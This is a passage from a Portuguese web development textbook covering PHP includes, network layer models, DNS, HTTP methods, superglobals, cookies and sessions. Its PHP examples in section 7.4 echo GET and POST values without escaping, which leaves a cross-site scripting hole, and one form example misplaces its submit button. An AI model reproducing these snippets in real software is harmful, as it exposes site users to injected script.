include: inclui o conteúdo de um ficheiro dentro do ficheiro atual. Se o ficheiro indicado não for encontrado, o PHP emite um aviso, mas o *script* continua a ser executado. É útil quando se quer incluir ficheiros opcionais, não críticos para o funcionamento do *script*.

require: funciona de forma semelhante ao **include**, mas é usado quando o ficheiro incluído é essencial para o funcionamento do *script*. Se o ficheiro indicado não for encontrado, o PHP emite um erro fatal e interrompe imediatamente a execução. É útil quando se quer garantir que um ficheiro fundamental está disponível antes de continuar a executar o resto do *script*.

```

1 <?php
2 require "header.php";
3 ?>
4
5 <h2>Últimos Artigos</h2>
6 <p>Aqui aparece a listagem de artigos da Contraponto.</p>
7
8 <?php
9 require "footer.php";
10 ?>
```

Como o cabeçalho e o rodapé costumam ser essenciais à estrutura visual de uma página, sem os quais o resultado ficaria incompleto ou quebrado, é comum preferir-se **require** a **include** para os incluir. Existem ainda as variantes **include_once** e **require_once**, que garantem que um mesmo ficheiro só é incluído uma vez, mesmo que a instrução apareça, direta ou indiretamente, mais do que uma vez no fluxo de execução, evitando erros como a redefinição de uma mesma função.

Este padrão, ficheiros **header.php** e **footer.php** incluídos em cada página do sítio, é o primeiro passo prático para pensar numa aplicação web como um conjunto de componentes reutilizáveis, em vez de páginas HTML independentes e desligadas umas das outras, uma ideia retomada com mais profundidade no Secção 2.1.2 e no Secção 10.1.

O código completo dos três ficheiros desta demonstração está disponível no Secção B.6.

5.4. Desafio

Com funções, datas e *includes*, Tiago já tem as peças para organizar o código do sítio em vez de o repetir. O desafio, a partir do catálogo `$artigos` e do filtro por categoria do Secção 4.3, é:

1. Escrever uma função `formatarArtigo($artigo)` que recebe um artigo (um elemento do array `$artigos`) e devolve uma *string* com o título e a autoria formatada, por exemplo "Título - por Autor";
2. Usar essa função dentro do `foreach` que já percorre `$artigos`, em vez de escrever a formatação diretamente lá dentro;
3. Criar dois ficheiros, `header.php` e `footer.php`, com um cabeçalho e um rodapé simples do sítio, e usar `require` para os incluir antes e depois da listagem de artigos.

O ficheiro de arranque, com o catálogo e o filtro por categoria já prontos, está disponível no Secção C.4.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack's 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

6. Modelos de Comunicação e Redes

6.1. Porque Organizar a Comunicação em Camadas?

Antes de um pedido HTTP, tema do próximo capítulo, poder sair do *browser* e chegar a um servidor, é preciso que uma pilha inteira de protocolos funcione corretamente por baixo dele: encontrar o endereço do servidor, estabelecer uma ligação fiável, converter os dados em sinais elétricos ou impulsos de rádio, e fazer tudo isto sem que quem escreve uma aplicação web precise de pensar em nenhum destes detalhes. Esta separação é conseguida organizando a comunicação em rede em camadas.

Numa arquitetura em camadas, cada camada é um módulo que depende das camadas abaixo de si, e é completamente independente das camadas acima de si. Cada camada presta um **serviço** à camada imediatamente superior, sem que esta precise de saber como esse serviço é implementado por baixo. Esta organização pode ser usada em modo estrito, em que cada camada só comunica com a camada imediatamente abaixo de si, ou num modo mais flexível, em que uma camada pode aceder a qualquer uma das camadas inferiores.

A vantagem principal desta organização é a independência entre camadas: o protocolo HTTP, na camada de aplicação, não precisa de saber se os dados vão viajar por um cabo de cobre, por fibra ótica ou por Wi-Fi, isso é um problema das camadas inferiores; e a camada responsável pelo meio físico não precisa de perceber nada de HTTP, apenas de transportar bits de um lado para o outro. Isto permite que cada camada evolua, seja substituída ou seja otimizada de forma independente das restantes, desde que o serviço que presta às camadas acima de si se mantenha o mesmo.

6.2. Os Dois Modelos: OSI e TCP/IP

Historicamente, surgiram dois modelos de referência para organizar a comunicação em camadas, com origens diferentes:

- **OSI** (*Open Systems Interconnection*): desenvolvido pela ISO (*International Organization for Standardization*) como um modelo formal, com sete camadas: física, ligação de dados, rede, transporte, sessão, apresentação e aplicação. Por ter sido definido e aprovado formalmente por um organismo internacional de normalização antes de estar amplamente

implementado, o OSI é conhecido como o padrão *de jure* (por lei, ou seja, formalmente instituído).

- **TCP/IP** (também chamado modelo DoD, por ter as suas origens no Departamento de Defesa dos EUA): um modelo mais simples, com apenas quatro camadas, aplicação, transporte, rede e acesso à rede, que nasceu diretamente da implementação prática da ARPANET, a precursora da Internet. Por se ter tornado o modelo efetivamente usado, através da sua adoção generalizada, antes de qualquer normalização formal internacional, o TCP/IP é conhecido como o padrão *de facto* (de facto, ou seja, imposto pela prática e pelo uso corrente).

Na prática, a Internet de hoje funciona sobre o modelo TCP/IP, não sobre o OSI: o OSI continua a ser usado, sobretudo, como ferramenta pedagógica, por dividir de forma mais fina responsabilidades que, no TCP/IP, aparecem concentradas numa única camada. Para os objetivos desta UC, interessam sobretudo três camadas do modelo TCP/IP:

- **Aplicação:** onde correm os protocolos que uma aplicação usa diretamente, como o HTTP, o correspondente aproximado às três camadas superiores do OSI (aplicação, apresentação e sessão);
- **Transporte:** responsável por entregar os dados de forma fiável entre dois programas, através do protocolo TCP;
- **Rede:** responsável por encaminhar os dados entre redes diferentes, até ao seu destino, através do protocolo IP.

6.3. Serviços e Protocolos

Dois conceitos são centrais para perceber como as camadas comunicam entre si: serviços e protocolos.

Um **serviço** representa um conjunto de funções oferecidas a um utilizador por um fornecedor. Esse serviço é disponibilizado através de **Pontos de Acesso ao Serviço** (*SAPs*, *Service Access Points*): da perspetiva de quem usa o serviço, todas as suas características ficam completamente definidas pela interface no SAP, o que significa que quem fornece o serviço pode ser tratado como uma entidade completamente abstrata, sem que se precise de saber como esse serviço é implementado por dentro. É exatamente este princípio que permite a um programador de aplicações web usar o TCP sem precisar de perceber como este garante, internamente, a entrega fiável dos dados.

Um **protocolo**, por sua vez, é uma família de normas para a troca de informação: um conjunto de regras que definem as ligações físicas, os formatos de dados, os modelos de transmissão, e os meios usados para assegurar a correção de erros e falhas na transmissão de dados. Enquanto o serviço descreve *o quê* uma camada oferece à camada acima de si, o protocolo descreve *como* duas entidades da mesma camada, uma do lado do cliente e outra do lado do servidor, comunicam entre si para implementar esse serviço.

6.4. O Percurso dos Dados: Encapsulamento

Quando uma aplicação envia dados, estes atravessam cada camada do modelo TCP/IP, e cada camada acrescenta a sua própria informação de controlo, num processo chamado encapsulamento. Vale a pena seguir este percurso passo a passo, das camadas superiores até ao meio físico.

6.4.1. A Camada de Transporte: TCP

O *payload* (nome técnico dado aos dados, neste caso, por exemplo, uma mensagem HTTP) é passado à camada de transporte pela aplicação, através de um *socket*. É-lhe adicionado um cabeçalho TCP, cuja informação mais importante são as **portas de origem e de destino**. As portas variam entre 0 e 65535, e as chamadas *well-known ports*, entre 0 e 1023, estão reservadas para serviços conhecidos, como:

- **80**: HTTP;
- **443**: HTTPS;
- **21**: FTP;
- **23**: Telnet;
- **25**: SMTP (correio eletrónico).

Quando o conjunto de dados a enviar é muito extenso, o TCP divide-o em segmentos, cada um com um comprimento máximo de 64kB, e atribui a cada segmento um número sequencial. O TCP do lado recetor pode assim ordenar os segmentos pela ordem correta, verificar se todos chegaram, e montar de novo o conjunto de dados original, mesmo que os segmentos tenham chegado fora de ordem pela rede.

Sempre que o TCP recetor recebe um segmento, confirma ao TCP emissor que o recebeu, indicando o seu número sequencial; esta confirmação pode ser feita segmento a segmento, ou em grupos de vários segmentos de cada vez. Se um determinado segmento não for confirmado dentro de um prazo, o TCP emissor volta a enviá-lo, o que garante a entrega fiável dos dados, mesmo que a rede por baixo perca ocasionalmente algum pacote.

O TCP usa ainda um mecanismo de **janela** (*window*) para controlar o fluxo e a congestão: uma janela é um conjunto de segmentos que pode ser enviado de uma só vez, por exemplo 100 segmentos, sem esperar por uma confirmação individual de cada um antes de enviar o seguinte. Se o recetor demorar muito tempo a confirmar a receção, ou se a rede começar a apresentar sinais de congestionamento, o tamanho da janela é reduzido automaticamente, diminuindo a velocidade de envio; quando a rede volta a estar livre, o tamanho da janela aumenta de novo. Desta forma, o TCP ajusta-se sozinho às condições da rede em cada momento, sem que a aplicação que o usa precise de fazer nada.

6.4.2. A Camada de Rede: IP

A seguir, os dados passam para a camada de rede (a camada Internet), à qual é adicionado um cabeçalho IP. A informação mais importante deste cabeçalho são os **endereços IP de origem e de destino**. Um endereço IPv4 tem a forma (0-255) . (0-255) . (0-255) . (0-255), como em 192.168.24.36; um mesmo computador pode ter vários endereços IP, um por cada interface de rede que possuir.

O cabeçalho IP inclui ainda vários outros campos com funções específicas, entre os quais se destacam:

- **Número de saltos** (*TTL, Time To Live*): o número máximo de saltos (passagens por um *router*) que um pacote pode dar antes de ser descartado, um mecanismo de segurança para evitar que um pacote mal encaminhado circule indefinidamente pela rede;
- **Fragmentação**: cada rede tem um tamanho máximo de pacote que consegue transportar (o *MTU, Maximum Transmission Unit*); se um pacote IP ultrapassar esse tamanho, é fragmentado em partes menores, um processo realizado pelos nós intermédios da rede;

- **Protocolo:** indica se o conteúdo do pacote, na sua secção de dados, é um segmento TCP ou um datagrama UDP, informando a camada de transporte, do lado recetor, como deve interpretar o que se segue.

6.4.3. A Camada de Ligação: Ethernet e Endereços MAC

Depois da camada de rede vem a camada de ligação de dados, cuja tarefa é entregar um pacote a uma máquina dentro da mesma rede local. Esta camada adiciona os **endereços MAC** de origem e de destino, formando uma trama (*frame*), tipicamente segundo a norma IEEE 802.3 (Ethernet) ou o equivalente para redes sem fios.

6.4.4. O Meio Físico

Por fim, na camada física, os bits são convertidos em sinais elétricos, impulsos de luz (fibra ótica) ou ondas de rádio (Wi-Fi), e transmitidos pelo canal físico correspondente. É apenas neste último passo que os dados deixam, de facto, de ser informação abstrata e passam a ser um sinal físico a viajar por um cabo ou pelo ar.

6.4.5. A Receção dos Dados

Do lado recetor, este processo acontece exatamente ao contrário, camada a camada: a camada física deteta um sinal com o endereço Ethernet correspondente à interface de rede local, e passa a informação à camada de ligação; esta verifica se o endereço MAC de destino é o seu e, em caso afirmativo, passa a informação à camada de rede; esta verifica se o endereço IP de destino é o seu e, em caso afirmativo, passa a informação à camada de transporte; e esta, por fim, verifica se existe alguma aplicação registada na porta de destino indicada e, em caso afirmativo, entrega-lhe finalmente os dados. Cada camada remove o cabeçalho que a camada correspondente lhe tinha acrescentado do lado do emissor, até restarem apenas os dados originais da aplicação.

6.5. Encaminhamento (Routing)

Quando um computador recebe um pacote cujo endereço IP de destino não é o seu, uma de duas coisas pode acontecer: ou assume que houve um engano e descarta o pacote, ou, se tiver capacidade para tal, reencaminha-o para outra rede. A este segundo tipo de equipamento chama-se **router**.

Um exemplo típico: alguém, em casa, escreve uma pesquisa no **Google**. O pacote formado tem como IP de destino o IP dos servidores do **Google**. O *router* de casa recebe esse pacote, reconhece que o IP de destino não é o seu, e reencaminha-o para a rede pública; de router em router, de salto em salto, o pacote acaba por chegar ao computador de destino, com o IP pretendido. Para decidir para onde reencaminhar cada pacote, cada router mantém uma **tabela de encaminhamento** (*routing table*), com regras que associam destinos possíveis à interface de rede por onde o pacote deve seguir.

Vale a pena notar a diferença entre um *router* e um *switch*: um *switch* interliga vários equipamentos dentro da mesma rede local, encaminhando tramas com base no endereço MAC; um *router* interliga redes diferentes entre si, encaminhando pacotes com base no endereço IP.

É por isso que um pedido a um servidor fora da rede local, como o do Google no exemplo anterior, passa sempre por, pelo menos, um router.

6.6. Portas, Endereços e URLs

Um endereço como `http://www.utad.pt` esconde, na verdade, duas informações distintas: o endereço do servidor e a porta a usar. Quando nenhuma porta é indicada explicitamente, assume-se a porta bem conhecida do protocolo em causa, a porta 80 no caso do HTTP, pelo que `http://www.utad.pt` e `http://www.utad.pt:80` são, na prática, equivalentes.

Como os humanos memorizam mais facilmente texto do que números, o endereço escrito num URL tem sempre a forma de um nome de domínio, como `www.utad.pt`, nunca de um número IP diretamente. Mas a rede, ao nível da camada IP, só entende números. É o DNS que faz a ponte entre estas duas realidades.

6.7. O Sistema de Nomes de Domínio (DNS)

O DNS (*Domain Name System*) é o serviço responsável por traduzir nomes de domínio, como `www.utad.pt`, no endereço IP correspondente. O processo é simples do ponto de vista de quem o usa: o *browser* pergunta a um servidor de nomes qual é o IP correspondente a um dado domínio, e o sistema de nomes responde com o número IP, que o *browser* passa então a usar no cabeçalho IP de todos os pacotes seguintes para esse destino.

O DNS não é, contudo, um único servidor, mas um sistema hierárquico e distribuído de servidores, organizado por domínios e subdomínios: um servidor pode não saber diretamente o IP de `www.utad.pt`, mas sabe a que outro servidor perguntar, mais próximo desse domínio na hierarquia, até que a resposta final seja obtida. Só depois de resolvido o nome de domínio no seu endereço IP é que o pedido HTTP pode, de facto, ser enviado ao servidor de destino, o que faz da resolução DNS um passo obrigatório, e por vezes o mais lento, sempre que se acede pela primeira vez a um determinado sítio.

6.8. Os Componentes da Web

Tudo o que foi visto neste capítulo, camadas, encapsulamento, portas, endereços e DNS, é a infraestrutura sobre a qual assenta a própria Web. A Web, como sistema, assenta em três componentes fundamentais:

- Uma linguagem de apresentação: o HTML;
- Um esquema de endereçamento: o URI/URL;
- Um protocolo de comunicação entre cliente e servidor: o HTTP.

Um URL (*Uniform Resource Locator*) identifica, de forma única, um recurso na Web, combinando o protocolo a usar (`http`, `https`), o nome do servidor (que o DNS traduz para um IP), opcionalmente a porta, e o caminho para o recurso pretendido dentro desse servidor. É precisamente o protocolo HTTP, construído sobre toda a infraestrutura vista neste capítulo, que é o tema do próximo.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

7. O Protocolo HTTP e Gestão de Estado

7.1. O Protocolo HTTP

HTTP (*Hypertext Transfer Protocol*) é o protocolo da camada de aplicação que permite que duas aplicações comuniquem entre si na Web. Na maior parte das vezes, uma dessas aplicações é um servidor web (como o Apache, o Tomcat ou o GlassFish) e a outra é um *browser* (como o Chrome, o Firefox ou o Edge). Funciona segundo um modelo de pedido-resposta: o cliente envia um pedido HTTP ao servidor, e o servidor devolve uma resposta HTTP.

7.2. O Que Acontece Quando se Escreve um URL

Vale a pena seguir, passo a passo, o que acontece entre o momento em que um utilizador escreve um endereço no *browser* e o momento em que a página aparece no ecrã, juntando tudo o que foi visto no capítulo anterior:

1. O *browser* extrai o nome do servidor (*hostname*) do URL, incluindo o número de porta, se indicado, e consulta o DNS para obter o seu endereço IP;
2. Abre um *socket* TCP, especificando o IP de destino e a porta a usar, por omissão a porta 80 para uma página web comum;
3. Escreve uma mensagem de pedido HTTP e envia-a através desse *socket* TCP; se não for indicado explicitamente o nome de uma página no URL, o servidor assume, por omissão, `index.html`;
4. A camada TCP aceita a mensagem e garante a sua entrega fiável ao servidor, tal como descrito no Secção 6.4.1;
5. O servidor responde, enviando uma mensagem de resposta que percorre o caminho inverso, através da mesma pilha de protocolos, até chegar de volta ao *browser*, que a interpreta e apresenta a página ao utilizador.

7.3. A Mensagem de Pedido

Uma mensagem de pedido HTTP completa tem a seguinte estrutura geral:

[método] [URL] [versão]
[cabeçalhos]

[corpo]

O método indica a intenção do cliente. Os mais usados no desenvolvimento web são o GET e o POST.

7.3.1. O Método GET

O GET pede a obtenção de um recurso, sem que essa operação, por si só, altere nada no servidor. É o método usado sempre que se clica num link numa página:

```
1 <a href="http://utad.pt/index.html">UTAD</a>
```

Este link, ao ser clicado, resulta na seguinte mensagem GET:

```
GET / HTTP/1.1  
Host: utad.pt
```

Por não alterar nada no servidor, a mensagem GET é considerada uma mensagem **inócua**. Esta é uma convenção do protocolo, não uma garantia técnica: um servidor mal concebido pode, tecnicamente, alterar dados como resposta a um GET, mas fazê-lo viola o comportamento esperado por qualquer cliente HTTP, e é considerado má prática.

O GET pode também ser usado num contexto de formulário HTML, desde que o objetivo não seja alterar informação no servidor, apenas obter um resultado, como numa pesquisa:

```
1 <form action="/search" method="GET">  
2   <label for="term">Procurar:</label>  
3   <input id="term" name="term" type="text" />  
4   <input type="submit" value="Procurar!" />  
5 </form>
```

Ao submeter este formulário com o termo “love”, o *browser* gera a seguinte mensagem:

```
GET /search?term=love HTTP/1.1  
Host: searchengine.com
```

Note-se como os dados do formulário aparecem diretamente na URL, depois do ?, no formato chave=valor.

7.3.2. O Método POST

O POST envia dados para o servidor, tipicamente para criar ou alterar um recurso. O seu uso típico é também num formulário HTML:

```

1 <form action="/account/create" method="POST">
2   <label for="firstName">Nome próprio</label>
3   <input id="firstName" name="firstName" type="text" />
4   <label for="lastName">Apelido</label>
5   <input id="lastName" name="lastName" type="text" />
6 </form>
7 <input type="submit" value="Registar!"/>

```

Que resulta na seguinte mensagem:

```

POST /account/create HTTP/1.1
Host: servername.com

```

```
firstName=Scott&lastName=Allen
```

Ao contrário do **GET**, os dados vão no corpo da mensagem, não na URL. Um cliente web envia tipicamente um pedido **POST** sempre que tem dados para enviar que vão produzir um efeito no servidor: por exemplo, ao clicar num botão “Adicionar ao carrinho” numa loja *online*, é enviado um **POST** com a informação do artigo escolhido. Ao contrário do **GET**, o **POST não é uma mensagem inócua**: tipicamente atualiza uma conta, regista um pedido ou altera de alguma outra forma o estado do servidor.

7.3.3. GET vs. POST

A escolha entre **GET** e **POST** num formulário tem consequências práticas concretas:

- **Desvantagem do GET**: os valores dos campos do formulário ficam visíveis na URL do *browser*. Por esta razão, **o GET nunca deve ser usado se os dados do formulário forem sensíveis**, como uma palavra-passe, e não devam ser partilhados ou ficar registados no histórico do *browser*;
- **Vantagem do GET**: precisamente por os parâmetros ficarem na URL, esta pode ser marcada como favorita ou partilhada, permitindo voltar aos mesmos resultados sempre que necessário, algo que o **POST** não permite diretamente.

7.3.4. Recursos Virtuais

Nem todos os recursos acessíveis através da Web existem, como tal, num ficheiro no servidor. Muitos são criados, ou montados “na hora”, de acordo com o pedido específico do cliente, depois de o servidor recuperar os dados necessários de uma base de dados, tema do Secção 8.1. Um pedido a `pagina.php?id=5`, por exemplo, não corresponde a um ficheiro chamado literalmente assim; corresponde à execução do *script* `pagina.php`, que, com base no parâmetro `id`, gera dinamicamente o conteúdo a devolver.

7.4. Supervariáveis

Falta uma peça para fechar o círculo: como é que o *script* `pagina.php` do exemplo anterior chega, de facto, ao valor 5 do parâmetro `id`? O PHP disponibiliza, para isso, um conjunto de arrays predefinidos, conhecidos como supervariáveis (ou superglobais): variáveis automaticamente inicializadas pelo PHP, disponíveis em qualquer parte de um *script*, independentemente do contexto ou da função em que se esteja, sem necessidade de as declarar. É através delas que o código PHP tem acesso a tudo o que foi visto neste capítulo até aqui: os parâmetros de um pedido GET, os campos de um formulário POST, os *cookies*, a sessão. As mais usadas são:

- `$_GET`: contém os dados enviados através da URL, exatamente o parâmetro `id` de `pagina.php?id=5`, ou os campos de um formulário submetido com `method="GET"`, como visto no Secção 7.3.1;
- `$_POST`: contém os dados enviados no corpo de um pedido POST, tipicamente por um formulário como o de registo visto no Secção 7.3.2;
- `$_REQUEST`: combina os dados de `$_GET`, `$_POST` e dos *cookies* do pedido, útil quando não interessa saber por que método os dados chegaram;
- `$_SESSION`: guarda informação de sessão do utilizador, tema aprofundado mais adiante neste capítulo, no Secção 7.8.2;
- `$_COOKIE`: contém os *cookies* enviados pelo cliente ao servidor, tema aprofundado no Secção 7.8.1;
- `$_SERVER`: contém informação sobre o servidor e sobre o pedido atual, como o endereço do cliente, o método HTTP usado, ou o caminho do próprio *script*.

No sítio da Contraponto, `$_GET` é exatamente o mecanismo que permite a um leitor filtrar os artigos por categoria, através de um endereço como `sítio.pt/artigos.php?categoria=Cultura`, substituindo finalmente, por dados reais de um pedido, a variável fixa usada no Secção 4.3:

```

1 <?php
2 // sitio.pt/artigos.php?categoria=Cultura
3 if (isset($_GET["categoria"])) {
4     echo "A mostrar artigos da categoria: " . $_GET["categoria"];
5 } else {
6     echo "A mostrar todos os artigos.";
7 }
```

O uso de `isset()` no exemplo anterior não é acidental: aceder diretamente a uma chave de `$_GET` ou `$_POST` que não exista gera um aviso em PHP, pelo que é boa prática verificar sempre se um determinado campo foi de facto enviado antes de o usar, já que nem todos os leitores chegam ao sítio através de um endereço com esse parâmetro.

O `$_POST`, por sua vez, é o que recebe o formulário de comentário esboçado no Secção 3.2, quando um leitor o submete:

```

1 <?php
2 if ($_SERVER["REQUEST_METHOD"] === "POST") {
3     $nome_comentario = $_POST["nome"];
4     $texto_comentario = $_POST["texto"];
5     echo "Comentário de $nome_comentario recebido: $texto_comentario";
6 }
```


As supervariáveis são o ponto de ligação entre o HTTP, do lado da rede, e a lógica em PHP, do lado do servidor: a filtragem por categoria e o formulário de comentário só produzem efeito porque os seus dados chegam ao *script* PHP através de `$_GET` ou `$_POST`. O código completo desta demonstração, incluindo o formulário HTML usado para testar `$_GET` e `$_POST`, está disponível no Secção [B.3](#).

7.5. Cabeçalhos HTTP

Tanto o pedido como a resposta incluem cabeçalhos, pares de chave e valor com informação adicional sobre a mensagem. O único cabeçalho obrigatório num pedido é o `Host`, que indica a que servidor o pedido se destina, essencial quando um mesmo endereço IP aloja vários domínios diferentes. Outro cabeçalho comum é o `Accept`, que indica ao servidor que tipos de conteúdo (formatos MIME) o *browser* prefere receber na resposta, por ordem de preferência, indicada por um valor de qualidade `q` entre 0 e 1 (o valor por omissão é 1, a preferência máxima).

7.6. A Resposta do Servidor

A resposta do servidor segue uma estrutura semelhante à do pedido, mas começa por uma linha de estado, em vez de um método e um URL:

```
[versão] [código de estado] [frase de razão]
[cabeçalhos]
```

```
[corpo]
```

O código de estado é um número que resume o resultado do pedido, agrupado em cinco categorias:

- **1xx**: informativo, usado raramente diretamente por quem programa aplicações web;
- **2xx**: sucesso, como 200 `OK`;
- **3xx**: redireccionamento, como 301 `Moved Permanently`, que indica que o recurso pedido passou a estar disponível noutra endereço;
- **4xx**: erro do lado do cliente, como 404 `Not Found`, quando o recurso pedido não existe, ou 403 `Forbidden`, quando o acesso é negado;
- **5xx**: erro do lado do servidor, como 500 `Internal Server Error`, que indica uma falha na aplicação do lado do servidor, tipicamente um erro no próprio código PHP.

7.7. HTTP é um Protocolo Stateless

O servidor HTTP não guarda, por si só, qualquer informação sobre o estado de ligações anteriores: depois de responder a um pedido, o servidor “esquece” essa ligação, uma propriedade chamada *stateless* (sem estado). Isto tem uma consequência prática relevante: uma única página web normalmente exige vários recursos, o próprio HTML, a folha de estilos CSS, o *script* JavaScript, eventuais imagens, e cada um destes recursos exige um pedido HTTP independente, cada um com o custo de estabelecer a sua própria ligação.

Para atenuar este custo, os *browsers* recorrem a diferentes estratégias de gestão de ligações:

- **Ligações paralelas:** ao detetar vários recursos numa página, o *browser* abre várias ligações em simultâneo para os carregar mais depressa, uma para o HTML, outra para o CSS, outra para o JavaScript, e assim por diante. O número de ligações paralelas é limitado, porque cada ligação adicional aumenta a carga sobre o servidor, o que, a partir de certo ponto, pode tornar o carregamento da página mais lento em vez de mais rápido;
- **Ligações persistentes:** em vez de fechar o *socket* logo a seguir a cada resposta, o servidor mantém-no aberto para vários pedidos sucessivos. O Apache, por omissão, mantém uma ligação persistente aberta durante 5 segundos de inatividade antes de a fechar. Este período tem também de ser limitado por razões de segurança, para evitar ataques de negação de serviço (*DoS*, *Denial of Service*), em que um atacante mantém propositadamente muitas ligações abertas em simultâneo, impedindo o servidor de atender pedidos legítimos;
- **Ligações em rajada** (*back-to-back*): desde o HTTP/1.1, um cliente pode enviar vários pedidos seguidos, sobre a mesma ligação, sem esperar pela resposta a cada um antes de enviar o seguinte, reduzindo ainda mais o tempo total de carregamento de uma página com muitos recursos.

7.8. Gestão de Estado: Cookies e Sessões

Apesar de o HTTP ser, por natureza, *stateless*, o comportamento mais comum na Web é precisamente o oposto: um sítio de comércio eletrónico precisa de saber que artigos um utilizador colocou no seu carrinho, e um sistema de autenticação precisa de reconhecer um utilizador já autenticado, sem lhe pedir a palavra-passe em cada página que visita.

Antigamente, este seguimento de utilizador podia ser feito com base no endereço IP do cliente: se um pedido vinha de um determinado IP, o servidor assumia tratar-se sempre da mesma sessão. Com a popularização do NAT (*Network Address Translation*), esta abordagem deixou de funcionar: numa rede doméstica típica, vários dispositivos, cada um com o seu IP privado, partilham um único IP público perante o resto da Internet, pelo que pedidos de utilizadores completamente diferentes podem chegar ao servidor com o mesmo endereço IP de origem.

Surgiram então duas soluções, complementares, para manter o estado de uma sessão entre pedidos sucessivos: cookies e sessões.

7.8.1. Cookies

Os *cookies* estão definidos na norma RFC 6265, *HTTP State Management Mechanism*. Funcionam da seguinte forma: na primeira vez que um utilizador acede a um sítio, o servidor pode enviar-lhe um *cookie* através de um cabeçalho da resposta HTTP. A partir desse momento, o *browser* passa a incluir esse *cookie* em todos os pedidos seguintes a esse mesmo servidor, permitindo-lhe reconhecer o cliente.

HTTP/1.1 200 OK

Set-Cookie: GUID=00b38b9a6f949a8df5476999c876789e; domain=.msn.com; path=/

A partir daqui, o *browser* passa a enviar este cabeçalho em todos os pedidos seguintes a esse servidor:

7. O Protocolo HTTP e Gestão de Estado

```
GET http://www.msn.com HTTP/1.1
Host: msn.com
Cookie: GUID=00b38b9a6f949a8df5476999c876789e;
```

Um servidor pode definir vários *cookies* ao mesmo tempo, cada um com o seu próprio significado, por exemplo um identificador de sessão e a língua preferida do utilizador:

```
HTTP/1.1 200 OK
Set-Cookie: SID=31d4d96e407aad42; Path=/; Secure; HttpOnly
Set-Cookie: lang=pt-PT; Path=/; Domain=example.com
```

Um *cookie* definido pelo servidor pode incluir vários atributos, para além do par nome-valor:

- **Expires** ou **Max-Age**: definem quando o *cookie* deve expirar (uma data concreta, ou um número de segundos, respetivamente); se ambos forem definidos, prevalece o **Max-Age**. Sem nenhum dos dois, o *cookie* expira quando o *browser* é fechado;
- **Domain** e **Path**: restringem a que *host* e a que pasta do servidor o *cookie* é enviado;
- **Secure**: o *browser* só envia este *cookie* por um canal seguro, HTTPS;
- **HttpOnly**: o *cookie* só é trocado entre *browser* e servidor, sem ficar acessível a código JavaScript do lado do cliente, uma proteção importante contra ataques de XSS, tema do Secção 9.1.

Para apagar um *cookie*, o servidor reenvia-o com uma data de expiração já no passado; a partir desse momento, o *browser* deixa de o incluir nos pedidos seguintes. Note-se ainda que os *cookies*, por si só, não constituem autenticação: apenas permitem reconhecer que um pedido vem do mesmo *browser* que recebeu o *cookie* anteriormente, e têm uma limitação de 4kB de informação cada. Em PHP, um *cookie* cria-se com a função `setcookie()`:

```
1 <?php
2 setcookie(
3     "utilizador",    // nome
4     "joao",          // valor
5     time() + 3600,   // expira em 1 hora
6     "/",             // path
7     "",              // domain
8     true,             // secure
9     true             // httponly
10 );
```

7.8.2. Sessões

As sessões vão mais longe do que os *cookies* simples: em vez de guardar os dados propriamente ditos no cliente, visíveis e alteráveis por quem tiver acesso ao *browser*, o servidor guarda os dados localmente, associados a um identificador único, e envia apenas esse identificador ao cliente, tipicamente através de um *cookie*. Em PHP, uma sessão inicia-se com `session_start()`, chamado no início de todas as páginas que a usem, e os seus dados ficam disponíveis através da supervariável `$_SESSION`:

```
1 <?php
2 session_start();
3 $_SESSION["utilizador"] = "joao";
```

```

1 <?php
2 // Noutra página, também com session_start() no início:
3 session_start();
4 echo "Bem-vindo, " . $_SESSION["utilizador"];

```

